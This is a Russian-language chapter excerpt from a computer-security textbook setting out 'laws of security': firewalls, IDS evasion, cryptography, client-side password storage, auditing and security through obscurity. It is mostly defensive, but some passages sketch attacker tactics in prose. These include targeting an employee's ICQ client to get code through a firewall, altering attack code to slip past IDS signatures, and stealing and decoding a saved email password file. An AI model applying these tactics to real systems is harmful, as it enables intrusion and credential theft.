Иногда вы полагаете, что межсетевой экран скомпрометирован. Это может случиться как с замороженными межсетевыми экранами (для которых необходимо получить предварительную экспертизу у администратора экрана), так и с промышленными (которые иногда могут давать ложное представление о безопасности и поэтому также нуждаются в предварительной экспертизе). Бывает, что консультант хорошо настроил межсетевой экран, но в настоящее время не осталось человека, который знал бы, как его обслуживать. Сведения о новых нападениях издаются все время, но если люди не обращают на них внимания, то они не будут знать ни о патчах, ни об их применении.

Тип атаки на межсетевой экран сильно зависит от точного типа межсетевого экрана. Вероятно, лучшими источниками информации относительно слабых мест в системе защиты межсетевых экранов являются различные списки адресатов для рассылки публикаций по вопросам безопасности. Особенно квалифицированный злоумышленник изучил бы намеченный для атаки межсетевой экран максимально подробно, а затем затаился в ожидании уязвимости, которая не была устранена.

Бреши в системе безопасности клиентской части

Один из лучших способов обхода защиты межсетевого экрана основан на использовании ее слабых мест. Кроме уязвимостей Web-браузера, в состав программ с возможными брешиами в системе защиты входят такие программы, как AOL Instant Messenger, MSN Chat, ICQ, клиент IRC и даже Telnet и клиенты ftp. Возможно, потребуются дополнительные исследования, терпение и немного удачи, для того чтобы воспользоваться слабыми местами в их системе защиты. Рекомендуется найти пользователя в организации, намеченной для нападения, который сможет запустить одну из этих программ. Многие из программ интерактивной переписки содержат средства обнаружения собеседников, поэтому нет ничего необычного в том, что люди публикуют свой номер ICQ на своей домашней страничке. (I Seek You – система интерактивного общения в Internet, позволяющая находить в сети партнеров по интересам и обмениваться с ними сообщениями в реальном масштабе времени.) Значит, легко найти программу victim.com и номер ICQ, которые будут использованы для обхода системы защиты. А затем дожидаться, когда предполагаемый человек будет на работе, и совершить задуманное с использованием его номера ICQ. Если воспользоваться серьезной брешью в системе безопасности, то, вероятно, удастся передать выполнимый код через межсетевой экран, который может сделать все, что вы захотите.

Примечание

Этот закон используется в главах 7, 11, 12, 13, 15 и 17.

Закон 6. От любой системы обнаружения атак можно уклониться

Во время написания книги уже существовали сотни производителей программно-аппаратных средств обнаружения вторжения (IDS – *intrusion detection system*), объединенных с межсетевыми экранами и средствами защиты от вирусов или реализованных как автономные системы. Принцип работы системы обнаружения вторжения слегка отличается от работы межсетевых экранов. Межсетевые экраны предназначены для остановки небезопасного трафика в сети, а системы обнаружения вторжения – для его определения, но не обязательно его остановки (хотя ряд систем обнаружения вторжения будет взаимодействовать с межсетевыми экранами для запрещения трафика). Системы обнаружения вторжения способны распознать подозрительный трафик при помощи ряда алгоритмов. Одни из них основаны на совпадении трафика с известными образцами нападений, очень схожими с базой данных сигнатур антивирусной программы. Другие проверяют трафик на соответствие правилам оформления трафика и его признаков. Третьи – анализируют признаки стандартного трафика и наблюдаемого на предмет отличия от статистической нормы. Поскольку системы обнаружения вторжения постоянно контролируют сеть, то они помогают обнаружить нападения и необычные условия как внутри сети, так и вне ее и обеспечить новый уровень безопасности от внутреннего нападения.

От межсетевых экранов, методов обеспечения безопасности клиентской части и от систем обнаружения вторжения можно уклониться и работать с ними в одной сети, не обращая на них внимания. Одна из причин этого заключается в наличии пользователей, работающих на компьютерах внутри сети. Ранее было показано, что по этой причине система становится уязвимой. В случае межсетевых экранов и систем обнаружения вторжения появляется еще одна причина ослабления системы безопасности: хотя при первой установке межсетевых экранов и систем обнаружения вторжения их настройки обеспечивают безопасность, со временем ухудшается обслуживание систем, притупляется осторожность при внесении изменений в их настройки и снижается бдительность. Это ведет ко многим ошибочным настройкам и неверному обслуживанию системы, а в результате появляются предпосылки для уклонения злоумышленника от системы обнаружения вторжения.

Для злоумышленников проблема с системой обнаружения вторжения состоит в том, что они не смогут определить факт ее присутствия и работы. В отличие от межсетевых экранов, которые легко обнаружить при атаке, системы обнаружения вторжения могут быть полностью пассивными и поэтому незаметными. Они могут распознать подозрительную активность в сети и незаметно для злоумышленника предупредить об угрозе администратора безопасности сайта, подвергнувшегося нападению. В результате злоумышленник сильно рискует подвергнуться судебному преследованию за нападение. Задумайтесь над вопросом приобретения системы обнаружения вторжения! Свободно распространяемые системы обнаружения вторжения доступны и жизнеспособны, позволяя экспериментировать с различными методами обнаружения атак, которые предлагаются их разработчиками. Обеспечьте аудит системных журналов, потому что ни одна система не достигнет когда-либо уровня понимания хорошо осведомленного в этой области человека. Обеспечьте абсолютные гарантии своевременного обновления программного обеспечения новейшими патчами и реагирования на современные сообщения о выявленных уязвимостях в системе защиты. Подпишитесь на различные профильные рассылки и читайте их. С точки зрения нападения, помните, что злоумышленник может получить ту же самую информацию, которая есть у вас. Это позволит злоумышленнику выяснить, что различает системы обнаружения вторжения и, что более важно, *как* это делается. Внесенные в код программы злоумышленника изменения приведут к тому, что система

обнаружения вторжения не сможет обнаружить опасность при помощи своих оригинальных признаков или установок.

В последние месяцы системы обнаружения вторжения играли ключевую роль в сборе информации о новых типах атак. Это затрудняет осуществление атак злоумышленниками. Ведь чем быстрее станет известен и опубликован алгоритм атаки, тем легче защититься от нее, поскольку в систему защиты будут внесены исправления. На самом деле любое новое исследование, проведенное злоумышленником, будет представлять ценность в течение короткого периода времени. Авторы полагают, что через несколько лет системы обнаружения вторжения войдут в число стандартного оборудования Интернет-соединений каждой организации, как межсетевые экраны сегодня.

Примечание

Этот закон используется в главе 16.

Закон 7. Тайна криптографических алгоритмов не гарантируется

Этот специфический «закон», строго говоря, не является законом в определенном ранее смысле. Теоретически возможно существование безопасного криптографического алгоритма, разработанного в частном порядке, незаметно от других. Такое может быть, но только не в нашем случае. Криптографический алгоритм можно полагать безопасным только после продолжительного открытого обсуждения алгоритма и многочисленных неудачных попыток взлома алгоритма хорошими криптографами.

Брюс Шнейер (Bruce Schneier) часто заявлял, что любой может изобрести криптографический алгоритм, но не каждый – взломать его. Программисты и криптографы знают это очень хорошо. Программисты не могут эффективно протестировать собственную программу, точно так же как криптографы не могут эффективно оценить свой криптоалгоритм. Криптограф должен знать все возможные типы атак и результат их воздействия на его алгоритм. То есть он должен знать типы известных атак и атак, которые могут появиться в будущем. Ясно, что никакой криптограф не может предсказать будущее, но некоторые из них способны изобрести криптостойкий в новых условиях алгоритм в силу своего предвидения или догадки о некоторых возможных типах атак в будущем.

В прошлом это было показано уже не один раз. «Криптограф» изобретает новый алгоритм. Для новичка это уже прекрасно. Изобретая алгоритм, «криптограф» может следующее: использовать его конфиденциально, опубликовать детали алгоритма или на основе алгоритма выпустить коммерческий продукт. В случае опубликования алгоритма он, за редким исключением, часто взламывается достаточно быстро. А как насчет других двух вариантов? Если алгоритм не обеспечивает безопасности в момент его опубликования, то он небезопасен в любое время. Что еще можно добавить о личной безопасности автора или его клиентов?

Почему так получается, что почти все новые алгоритмы терпят неудачу? Один ответ состоит в том, что трудно получить хороший криптоалгоритм. Другой – сказывается недостаток соответствующих знаний. На всех хороших криптографов, которые могли бы раскрыть чей-либо алгоритм, приходится намного больше людей, желающих попробовать его написать. Авторам в области криптографии нужна богатая практика, чтобы научиться созданию хороших криптографических средств. Это означает, что им нужно раскрывать свои алгоритмы много раз, чтобы они смогли научиться на своих ошибках. Если они не смогут найти людей, взломавших их криптосредства, доказать их высокое качество становится тяжелее. Худшее, что может произойти, – это когда некоторые авторы сделают вывод о безопасности криптоалгоритма только потому, что никто его не раскрыл (вероятно, из-за недостатка времени или интереса).

В качестве примера предвидения будущего рассмотрим стандарт шифрования DES. В 1990 году Ели Бихам (Eli Biham) и Ади Шамир (Adi Shamir), два всемирно известных криптографа, обнаружили нечто, что впоследствии они назвали дифференциальным криптоанализом (differential cryptanalysis). Это произошло спустя некоторое время после изобретения DES¹ и принятия его в качестве стандарта. Естественно, они испытывали новые методы дифференциального криптоанализа на DES. У них была возможность усовершенствовать атаку по типу простой грубой силы (simple brute-force attack), но при этом выяснилось, что эти улучшения не приводят к принципиальному уменьшению времени взлома DES. Оказалось, что структура блоков подстановки s-boxes в DES была почти идеальна для защиты от дифференциального криптоанализа. Казалось, что кто-то, кто разрабатывал DES, знал или подозревал о технике дифференциального криптоанализа.

Очень немногие криптографы способны изобрести алгоритмы такого качества. Как правило, они же могут и взломать хорошие алгоритмы. Авторы слышали, что несколько криптографов поддерживают попытки взлома алгоритмов других авторов, рассматривая это как способ обучения написания хороших алгоритмов. Эти мирового класса криптографы, допуская, что их алгоритмы могут быть взломаны, знакомят криптографический мир со своими работами для экспертизы. И даже в этом случае требуется время для корректной оценки. Некоторые новые алгоритмы в процессе работы используют передовые методы. В этом случае для их взлома может потребоваться новаторская техника атак, на разработку которой нужно дополнительное время. Кроме того, большинство квалифицированных специалистов в области криптографии пользуются большим спросом и весьма заняты, поэтому у них нет времени на рассмотрение каждого опубликованного алгоритма. В некоторых случаях алгоритм должен был бы, казалось, стать популярным хотя бы потому, что на его проверку потрачено значительное время. Все эти шаги по тестированию алгоритмов требуют времени – иногда на это уходят годы. Поэтому даже лучший криптограф иногда посоветует не доверять своему новому алгоритму, пока он не выдержит тщательного длительного испытания. Время от времени даже лучшие в мире криптографы изобретают слабые криптографические средства.

В настоящее время правительство Соединенных Штатов решило заменить DES новым стандартом криптографического алгоритма. Новый стандарт будет называться улучшенным стандартом шифрования AES (Advanced Encryption Standard), и национальный институт стандартов и технологии NIST (National Institute of Standards and Technology) выбрал алгоритм «рейндолл» (Rijndael) в качестве основы AES алгоритма. (Принят Министерством торговли США 12 октября 2000 года вместо устаревшего стандарта DES.) Большинство лучших мировых криптографов представили на рассмотрение свои работы на конференции продолжительностью в несколько дней. Несколько алгоритмов во время конференции были раскрыты другими криптографами.

Авторы не смогут научить читателя правилам вскрытия реальных криптографических средств. В рамках одной книги это невозможно. Хотя авторы приготовили отдельные забавные криптографические упражнения. В мире много людей, которые хотели бы создавать и продавать криптографические средства только потому, что они считают себя хорошими криптографами. Зачастую разработчики понимают невозможность использования существующих криптографических средств из-за недостатков отдельных ключей. В этом случае для скрытия своих действий они могут выбрать что-то более простое, но тогда взломать результаты их работы можно гораздо быстрее. (В главе 6 будет показано, как это сделать.)

Итак, суть этого закона заключается не в том, чтобы на его основе что-то сделать, а скорее всего в том, чтобы акцентировать внимание на этом вопросе. Вы должны применять данный закон для оценки характеристик криптографических средств. Очевидное решение заключается в использовании известных криптографических алгоритмов. Но при этом обязательно следует проводить максимально возможную проверку их разумного использования. Например, какой прок в применении алгоритма 3DES, если использовать только семисимвольный пароль? Большинство выбираемых пользователями паролей использует лишь несколько бит из возможного количества бит на букву. В этом случае семь символов гораздо меньше 56 бит.

Примечание

Этот закон используется в главе 6.

Закон 8. Без ключа у вас не шифрование, а кодирование

Это универсальный закон – никаких исключений. Только убедитесь, действительно ли используются ключи и насколько хорошо организовано управление ими. Очень похожее мнение высказывает Скотт Кулп (Scott Culp) в своем законе № 7 «Безопасность зашифрованных данных определяется безопасностью ключа их расшифровки».

Ключ при шифровании используется для обеспечения уникальности результатов в условиях, когда каждый использует тот же самый небольшой набор алгоритмов. Разработать хороший криптографический алгоритм трудно, поэтому только небольшая их часть используется во многих различных приложениях. Необходимость в новых криптографических алгоритмах появляется нечасто потому, что известные сейчас алгоритмы могут использоваться во многих областях (подпись сообщения, блочное шифрование и т. д.). Если хорошо известный (и предсказуемый) тип атаки методом грубой силы занимает много времени, то нет достаточных причин для замены криптоалгоритма. Уже было написано, что не следует полностью доверять новым криптографическим алгоритмам.

В ранней истории криптографии большинство схем зависели от взаимодействующих сторон, использующих ту же самую систему скремблирования (скремблирование – шифрование путем перестановки и инвертирования групп символов) посылаемых друг другу сообщений. Ключ или разновидность ключевой фразы (pass-phrase) обычно не использовались. Двум сторонам нужно было договориться о схеме преобразования, например о замене каждой на букву, находящуюся в алфавите на три позиции дальше, чем заменяемая, и они могли посылать сообщения.

Позже начали использовать более сложные системы. Результат преобразования сообщения с их помощью зависел от слова или фразы, устанавливающих начальное состояние процесса преобразования сообщений. Такие системы были широко известны. Они позволяли обмениваться сообщениями со многими сторонами и обеспечивали определенную безопасность при условии использования различных фраз.

Рассмотренные два типа систем позволяют лучше увидеть концептуальное различие между кодированием и шифрованием. При кодировании ключ не используется, и если вовлеченные в обмен информацией стороны хотят обеспечить секретность, то их схема кодирования должна быть секретной. При шифровании используется ключ (или ключи), который обе стороны должны знать. Алгоритм шифрования может быть известен, но если у злоумышленника нет ключей, знание алгоритма ему не поможет.

Конечно, проблема состоит в том, что схемы кодирования редко удастся сохранить в тайне. Перед обменом каждый получит копию алгоритма. Если ключ не использовался, то каждый, получивший копию программы, сможет расшифровать все зашифрованное этой программой. Это не сулило ничего хорошего массовому рынку криптографических средств. Использование ключа позволяет применять известные хорошие алгоритмы во многих приложениях. Что вы сделаете, когда столкнетесь с криптографическим средством, о котором известно, что в нем используется тройное DES-шифрование, но вводить пароли не нужно? Бегите прочь! Возможность расшифровки сообщений, зашифрованных DES и его разновидностями (подобно 3DES), зависит от секретности ключа. Если ключ известен, то тайны могут быть расшифрованы. Откуда средство берет ключ для работы, если не от пользователя? Откуда-то с жесткого диска компьютера.

Этот вариант лучше использования слабого алгоритма? Вероятно, это слегка лучше, если зашифрованные файлы предназначены для переноса на другой компьютер, например через сеть. Если их перехватят вне компьютера, то они могут остаться в безопасности. Однако если модель угрозы включает людей, имеющих непосредственный доступ к компьютеру, то ситуация

сильно меняется, поскольку они могут завладеть ключами. Криптографы хорошо поднаторели в определении схем кодирования и расшифровки сообщений. Если вы говорите о встроенной в продукт массового рынка схеме кодирования, забудьте о возможности сохранения в тайне алгоритма ее работы. У злоумышленника будут все необходимые возможности для определения схемы кодирования.

Если вы столкнетесь с системой, про которую говорят, что она шифрует коммуникации и при этом, кажется, ей не нужно обмениваться ключами, хорошо подумайте над этим. Задайте производителю побольше вопросов о том, как именно она работает. Вспомните все, что ранее говорилось о надежном обмене ключами. Если ваш производитель замалчивает вопросы обмена ключевой информацией и не может досконально объяснить детали точного решения проблемы обмена ключами, то, вероятнее всего, вы встретили небезопасное средство. В большинстве случаев для вас должна быть нормой необходимость иметь программные ключи в различных конечных точках коммуникаций.

Примечание

Этот закон используется в главах 6 и 10.

Закон 9. Пароли не могут надежно храниться у клиента, если только они не зашифрованы другим паролем

Это утверждение о паролях в особенности относится к программам, которые в той или иной форме хранят пароль на компьютере клиента в архитектуре клиент-сервер. Помните, что клиентская машина всегда полностью контролируется работающим на ней пользователем. Поэтому в общем случае нельзя гарантировать безопасное хранение информации на клиентском рабочем месте. Как правило, сервер отличается тем, что пользователь-злоумышленник вынужден взаимодействовать с сервером при помощи сетевых средств через, скорее всего, ограниченный интерфейс. Допускается единственное исключение из правила о недопущении хранения информации на уязвимой машине клиента: хранимая информация должна быть зашифрованной. Этот закон – фактически специфический вариант предыдущего: «Без ключа у вас не шифрование, а кодирование». Ясно, что это относится к паролям, поскольку они специфический вариант информации. О паролях говорится отдельно, потому что в приложениях безопасности они часто заслуживают специального внимания. Каждый раз, когда приложение запрашивает у вас пароль, вам следует задуматься: «Каким образом пароль будет сохранен?» Некоторые программы не хранят пароль после его использования, потому что они больше не нуждаются в нем. По крайней мере, до следующего раза. Например, многие Telnet- и ftp-клиенты вообще не запоминают пароли. Они сразу передают их серверу. Другие программы предложат «вспомнить» ваш пароль. Они могут предложить щелкнуть на иконке вместо ввода пароля.

Насколько надежно эти программы хранят ваш пароль? Оказалось, что в большинстве случаев они не могут надежно хранить ваш пароль. Согласно предыдущему закону, поскольку преобразование выполнялось без использования ключа, то все, что они могут сделать, – это закодировать пароль. Это может быть очень сложный алгоритм кодирования, тем не менее это кодировка, потому что у программы должна быть возможность расшифровки пароля для последующего использования. Если программа сможет это сделать, то сможет и кто-то еще.

Данный факт также универсален, хотя могут быть очевидные исключения. Например, Windows предложит вам сохранить пароли для доступа по телефонной линии dial-up. Вы щелкаете на иконке и регистрируетесь у вашего Интернет-провайдера. Судя по всему, ваш пароль хранится где-нибудь на жестком диске в закодированном виде и его можно декодировать, правильно? Не обязательно. Майкрософт разработал процедуру сохранения этого пароля во время регистрации пользователя Windows. (Регистрация – процедура идентификации пользователя при вхождении в компьютерную систему.) Если у вас есть такой сохраненный пароль, попробуйте щелкнуть на кнопке «Отмена» вместо ввода вашего пароля регистрации во время загрузки Windows. Вы найдете, что ваш сохраненный пароль для доступа по телефонной линии недоступен, потому что Windows использует пароль регистрации для разблокировки пароля доступа по телефонной линии. Все необходимое для выполнения этих операций хранится в файле с расширением. pwl в директории Windows.

Иногда, по ряду причин, программное обеспечение захочет сохранить нужную ему информацию на машине клиента. Например, Web-браузеры сохраняют файлы cookies (в системах с удаленным доступом – пароль, порождаемый сервером при первом подключении и отправляемый пользователю; при последующих подключениях пользователь должен предоставлять серверу этот пароль) и, иногда, пароли. (Последние версии браузера Internet Explorer предложат запомнить ваши имена и пароли.) Программы, которые для доступа к серверу используют компоненту идентификации, типа Telnet-клиентов и программ чтения почты, также часто сохраняют пароль. С какой целью сохраняются ваши пароли? Для того, чтобы вы не должны были вводить их каждый раз.

Очевидно, что включение в программы такой возможности не является хорошей идеей. Если на вашей машине есть иконка, просто щелкнув на которую, вы получаете доступ к серверу, и при этом серверу автоматически передаются ваше имя и пароль, то любой подошедший может сделать то же самое. С точки зрения безопасности, можно ли было сделать что-нибудь худшее, чем это? Как мы увидим, да.

Давайте рассмотрим пример клиента электронной почты, который услужливо помнит за вас ваш пароль. Вы делаете ошибку, оставляя на мгновение злоумышленника наедине с вашим компьютером. Что он может сделать? Ясно, что он может легко прочитать вашу почту и получить постоянный доступ к ней. Поскольку в большинстве случаев пароли почты передаются открыто (и давайте предположим, что в нашем случае это так и есть), то если у злоумышленника есть программа «захвата пакетов» (packet capture program), он мог бы быстро загрузить ее на ваш компьютер. Или если у него был бы наготове портативный компьютер (laptop), он смог бы переписать ваши пароли. Это лучше, чем типичная мониторинговая атака, так как у него есть возможность заставить ваш компьютер переслать кому-либо ваш пароль по его желанию.

Однако у него может не быть времени для таких сложных приготовлений. Тогда он может незаметно вынуть дискету из-за пазухи и скопировать файл. Возможно, вместо этого злоумышленник смог бы переслать файл через сеть, если был бы уверен, что не будет где-нибудь зарегистрирован в системном журнале и обнаружен. Конечно, предварительно ему следовало бы знать, на какой файл или на какие файлы обратить внимание. Это потребовало бы дополнительной подготовки или исследования. Злоумышленник должен был бы знать, какую почтовую программу вы обычно используете. Но если он находится в вашем офисе, то у него хорошие шансы обменяться с вами почтой, а каждое электронное письмо, которое вы посылаете злоумышленнику, сообщает ему в заголовке, какую программу электронной почты вы используете.

Что содержится в украденном злоумышленником файле? Ваш сохраненный пароль, конечно. Некоторые программы сохраняют пароль в явном виде, позволяя злоумышленнику прочитать его непосредственно. Это плохо с точки зрения безопасности, и, как будет видно дальше, подобные программы незатейливо просты. В этом случае вы должны попробовать отключить любые возможности программы, позволяющие локализовать место хранения пароля, если это возможно.

Если при просмотре файла ничто не напоминает пароль, то можно найти копию такой же почтовой программы, воспользоваться вашим файлом и щелкнуть на кнопке «Соединить». У злоумышленника появилась возможность получать вашу почту. Если он все еще не удовлетворил своей любознательности, то теперь он может организовать перехват пакетов и на досуге найти пароль. Но, возможно, есть причина, по которой злоумышленник не хочет (или не может) щелкнуть на кнопке «Соединить» и наблюдать за мгновенной передачей пароля. Возможно, злоумышленник не может добраться до сервера в данный момент, потому что сервер находится в защищенной сети. Вероятно, вы использовали протокол, который не посылает пароль в явном виде.

Подумайте над следующим: без всякой помощи ваша почтовая программа знает, как расшифровать пароль и отослать его (или некоторую его форму). Как она это делает? Очевидно, она знает что-то, что не знает злоумышленник, по крайней мере сейчас. Программа или знает алгоритм раскодировки, который является одинаковым для каждой копии этой программы, или знает секретный ключ расшифровки пароля, который должен храниться на вашем компьютере.

В любом случае, если действительно украдены правильный файл или файлы, то у злоумышленника есть все для определения вашего пароля даже без попытки использовать его. Если это простое декодирование, то можно определить алгоритм с использованием эксперимента и догадки или дизассемблировать часть программы, реализующей этот алгоритм и опре-

делить его. На это может потребоваться время, но при известной настойчивости есть все для его определения. Затем ваш секрет может быть рассказан остальным, чтобы каждый смог это легко сделать.

Если программа действительно использует шифрование, то в случае кражи нужного файла или файлов и это не является гарантией безопасности. Ведь если программа может расшифровать пароль, а все действия злоумышленника по его раскодировке ни к чему не привели, то ясно, что программа где-нибудь должна хранить ключ расшифровки. Злоумышленнику следует только удостовериться в том, что файл ключа расшифровки тоже украден.

Разве программа не могла потребовать, чтобы законный пользователь помнил ключ расшифровки? Могла, но тогда почему пароль клиента запоминается в первую очередь? Только для того, чтобы пользователь не вводил пароль постоянно.

Примечание

Этот закон используется в главе 6.

Приоткрывая завесу

Будьте бдительны!

Недавно усилился интерес к обсуждению совершенных атак для выяснения причин быстрого распространения злонамеренного программного кода и увеличения числа нападений. К счастью, большинство атак ориентировано на использование уже известных уязвимостей операционных систем и программ приложений. Например, в этом году многие атаки вируса Code Red и его модификаций были нацелены на уязвимости атакованных программных средств, известные в течение длительного времени. Грустно сознавать (и это смущает как с профессиональной, так и с личной точки зрения), что целый ряд сетевых администраторов и специалистов не смогли обеспечить работоспособность своих систем, своевременно исправляя найденные в них ошибки. Ни сколь угодно длительное обучение, ни подробная документация не сможет защитить ваши системы, если вы потеряете бдительность и перестанете поддерживать высокую квалификацию в области настройки своих систем.

Закон 10. Для того чтобы система начала претендовать на статус защищенной, она должна пройти независимый аудит безопасности

Писатели знают, что они не в состоянии качественно вычитать корректуру своей собственной работы. Программисты должны знать, что они не смогут протестировать на ошибки свои собственные программы. Большинство компаний, разрабатывающих программное обеспечение, понимая это, нанимают тестировщиков программного обеспечения. Они ищут ошибки в программах, которые препятствуют выполнению заявленных функций. Это называется *функциональным тестированием*.

Функциональное тестирование значительно отличается от тестирования безопасности, хотя на первый взгляд это близкие понятия. Оба тестирования ищут дефекты программ, правильно? И да, и нет. Тестирование безопасности требует гораздо более глубокого анализа программы и обычно включает экспертизу исходного кода программы. Функциональное тестирование проводится для гарантии того, что большой процент пользователей сможет эксплуатировать программу без жалоб. Защититься от среднего пользователя, случайно споткнувшегося на проблеме, намного легче, чем попытаться защититься от хорошо осведомленного хакера, пытающегося взломать программу любым доступным ему способом.

Даже без подробного обсуждения того, что собой представляет аудит безопасности, его необходимость очевидна. Сколько коммерческих средств подвергается проверке безопасности? Практически ни одно. Обычно даже те немногие, которые имеют хотя бы поверхностный обзор безопасности, считаются безопасными. Хотя позднее часто становится очевидным, что они не прошли должную проверку.

Заметьте, что этот закон содержит слово «начала». Аудит безопасности – только один шаг в процессе создания безопасных систем. Для того чтобы понять, что в защите систем программного обеспечения полно недостатков, достаточно лишь ознакомиться с архивами списка отчетов любой уязвимости. Более того, можно увидеть одни и те же ошибки, неоднократно допущенные различными производителями программного обеспечения. Ясно, что это относится к классу систем, не подвергавшихся аудиту даже в минимальном объеме.

Вероятно, OpenBSD представляет собой один из наиболее интересных примеров роли аудита в разработке более безопасной системы программного обеспечения. С самого начала в проекте OpenBSD, являющемся ответвлением от главного проекта NetBSD, было решено обратить особое внимание на вопросы безопасности. Команда разработчиков OpenBSD потратила пару лет, занимаясь аудитом исходного кода для поиска и устранения ошибок. Разработчики исправляли любые найденные ошибки независимо от того, относились они к безопасности или нет. При нахождении общей ошибки они возвращались назад и просматривали все исходные коды, чтобы убедиться в том, что подобная ошибка не была сделана где-нибудь еще.

В конечном результате OpenBSD часто считается одной из наиболее безопасных операционных систем. Часто, когда обнаруживается новая ошибка в операционных системах NetBSD или FreeBSD (другой вариант BSD систем), в аналогичных условиях признается неустойчивость OpenBSD. Иногда причиной подобной неустойчивости является решение выявленной в других системах проблемы (случайно) во время обычного процесса исправления всех ошибок. В других случаях недостаток системы защиты был ранее выявлен и устранен. И в этих случаях системы NetBSD и FreeBSD (если в их составе была та же самая часть программного кода) были уязвимы, потому что никто не просматривал базу данных новых исправлений ошибок в OpenBSD (все исправления в OpenBSD обнародованы).

Примечание

Этот закон используется в главах 4, 5, 8 и 9.

Закон 11. Безопасность нельзя обеспечить покровом тайны

В основе обеспечения безопасности покровом тайны (STO – «security through obscurity») лежит идея о том, что что-то безопасно только в силу своей неочевидности, отсутствия рекламы или интереса с чьей-либо стороны. Хорошим примером является новый Web-сервер. Предположим, что вы разрабатываете новый Web-сервер, доступный пользователям сети Интернет. Вы можете подумать, что поскольку вы еще не зарегистрировали имя службы имен доменов DNS и нет пока ссылок на новый Web-сервер, то можно отложить реализацию защитных мер компьютера до начала ввода в эксплуатацию Web-сервера.

Проблема заключается в том, что сканирование портов стало постоянным явлением в Интернете. В зависимости от вашей удачи обнаружение вашего Web-сервера, вероятнее всего, – вопрос нескольких дней или даже часов. Почему разрешено сканирование портов? В большинстве случаев сканирование портов вполне законно, и большинство Интернет-провайдеров ничего не будет предпринимать в ответ на ваше заявление о том, что у вас сканировали порты.

Что может произойти в результате сканирования портов? Огромное большинство систем и пакетов программ небезопасны после их установки на компьютер. Другими словами, если вы подключаетесь к Интернету, ваш компьютер может быть относительно легко взломан, если вы не предпримите активных действий по укреплению его безопасности. Большинство злоумышленников, сканирующих порты, ищут известные им уязвимости. Если они присущи вашей системе, то у злоумышленников найдется программа, которая скомпрометирует Web-сервер за секунды. Если удача сопутствует вам, вы обнаружите сканирование портов. Если нет, вы могли бы продолжать «защищать» хост и только позже выяснить, что злоумышленник оставил лазейку (backdoor), которую вы не смогли заблокировать, потому что к этому времени были скомпрометированы.

Хуже всего то, что в последнее время огромное количество «червей» стало постоянным атрибутом Интернета. Они постоянно занимаются сканированием, выискивая новые жертвы типа только что появившихся незащищенных Web-серверов. Даже когда черви настроены миролюбиво, любой хост в Интернете подвергается зондированию пару раз в день. А когда черви агрессивны, то всякий хост зондируется каждые несколько минут за время жизни обновленного Web-сервера. Не следует думать, что оставленная брешь в системе защиты или ее нестабильная работа не сулит никаких неприятностей только в силу вашего предположения о невозможности обнаружения этого кем-либо. Через минуту новая дырка в системе защиты будет обнаружена, а вы – беззащитны. Злоумышленнику нет необходимости проводить многочисленные исследования раньше срока, поэтому он терпеливо выжидает. Часто сведения о дефектах в защите программ разглашаются очень быстро, что приводит к атакам на уязвимости слабозащищенных систем.

Неопределенность освещения некоторых вещей не обязательно плоха. Просто вы не хотите делиться информацией больше, чем это нужно вам. Вы можете воспользоваться преимуществами «темной лошади», но не слишком полагайтесь на это. Одновременно тщательно рассмотрите возможности разработки сервера, вплоть до предоставления общественности исходных текстов программ сервера, для того чтобы специалисты смогли проанализировать их и при необходимости исправить найденные ошибки. При этом будьте готовы к одной или двум итерациям работы над исправлением брешей в системе защиты, прежде чем программа станет безопасной.

В какой степени необходима секретность? Одна из проблем обеспечения безопасности путем умалчивания состоит в том, что не существует соглашения, что именно следует хранить в тайне и что может рассматриваться как действительная тайна. Например, является ли ваш

пароль тайной или просто «умолчанием», вероятно, зависит от способа обращения с ним. Если вы положили клочок бумажки с записанным паролем под клавиатуру в надежде, что его никто не найдет, то именно это авторы и называют неработоспособностью засекреченной безопасности, или говорят просто «мрак». (Между прочим, авторы прежде всего там его и искали бы. В компании, где работал один из авторов, использовали стальные кабели с замками, чтобы прикрепить компьютеры к столам. Его часто вызывали для перемещения компьютеров, а пользователи не раз забывали необходимые меры предосторожности при работе с ключами. Автор искал ключи в следующей последовательности: держатель карандаша, под клавиатурой, верхний ящик стола. При поиске ключа у него были 50 %-ные шансы на успех.)

Размышления по этому поводу основаны на здравом смысле. Личное мнение авторов по этому поводу состоит в том, что нельзя обеспечить безопасность замалчиванием проблемы. Не имеет значения, говорите ли вы о ключе от дома под дверным ковриком или о 128-битном криптографическом ключе. Вопрос состоит в том, знает ли злоумышленник то, что ему нужно, сможет ли он раскрыть нужную ему информацию. Одна из причин, по которой вам следует прочесть книгу, заключается в конкретном изучении, что злоумышленник может сделать. Многие системы и сайты просуществовали длительное время под покровом секретности, укрепляя свою веру, что нет никаких оснований для нападения на них. Мы увидим, является ли их компрометация вопросом времени или нет.

Примечание

Этот закон используется в главах 4 и 5.

Резюме

В этой главе авторы попробовали предварительно познакомить читателя с основными законами безопасности, апробированными в ходе их систематического практического применения. По мере изучения книги авторы подробно остановятся на обсуждении упомянутых в этой главе законов. Авторы изучили множество тем из различных сфер деятельности, чтобы сформулировать законы безопасности, отражающие их взгляды на эти вопросы. Они в общих чертах осветили некоторые положения безопасности, которые, возможно, малоизвестны читателю. Это должно способствовать развитию новых взглядов на некоторые типы уязвимости сетей. Авторы рассмотрели основы криптографии, а также начали рассматривать межсетевые экраны, программы обнаружения вирусов и системы обнаружения вторжения и заодно модификацию программного кода для их обмана, аудит и вопросы обеспечения безопасности при помощи засекречивания. Как читатель смог убедиться, не все законы абсолютны. Скорее они определяют направление работ, проводимых в попытках определить необходимые меры по обеспечению безопасности. Все эти работы нуждаются в постоянной оценке и внимании, если действительно решается задача обезопасить системы от атак злоумышленника.

Конспект

Обзор законов безопасности

- Рассмотрены законы.
- Законы нужно знать для того, чтобы сделать систему более безопасной.
- Помните, что законы изменяются.

Закон 1. Невозможно обеспечить безопасность клиентской части

- Безопасность клиентской части целиком определяется клиентом.
- У пользователя всегда есть возможности для взлома системы защиты, потому что у него физический доступ к компьютеру.
- Если у злоумышленника достаточно времени и ресурсов, то безопасность клиентской части невозможна.

Закон 2. Нельзя организовать надежный обмен ключами шифрования без совместно используемой порции информации

- Общая информация используется для идентификации компьютеров до установления сетевого соединения.
- Вы можете обмениваться общими секретными ключами (shared private keys) или использовать протокол безопасных соединений SSL при работе с браузером.
- Обмен ключами уязвим к атаке типа MITM (злоумышленник посередине (MITM)).

Закон 3. От кода злоумышленника нельзя защититься на 100 %

- Программное обеспечение несовершенно.
- Программное обеспечение обнаружения вирусов и Троянских коней основано на исследовании сигнатуры файлов.
- Незначительные изменения в коде сигнатуры приводят к необнаружению измененного кода до момента выпуска следующего файла сигнатуры.

Закон 4. Всегда может быть создана новая сигнатура кода, которая не будет восприниматься как угроза

- Злоумышленники могут быстро изменить характерные признаки или сигнатуру файла.
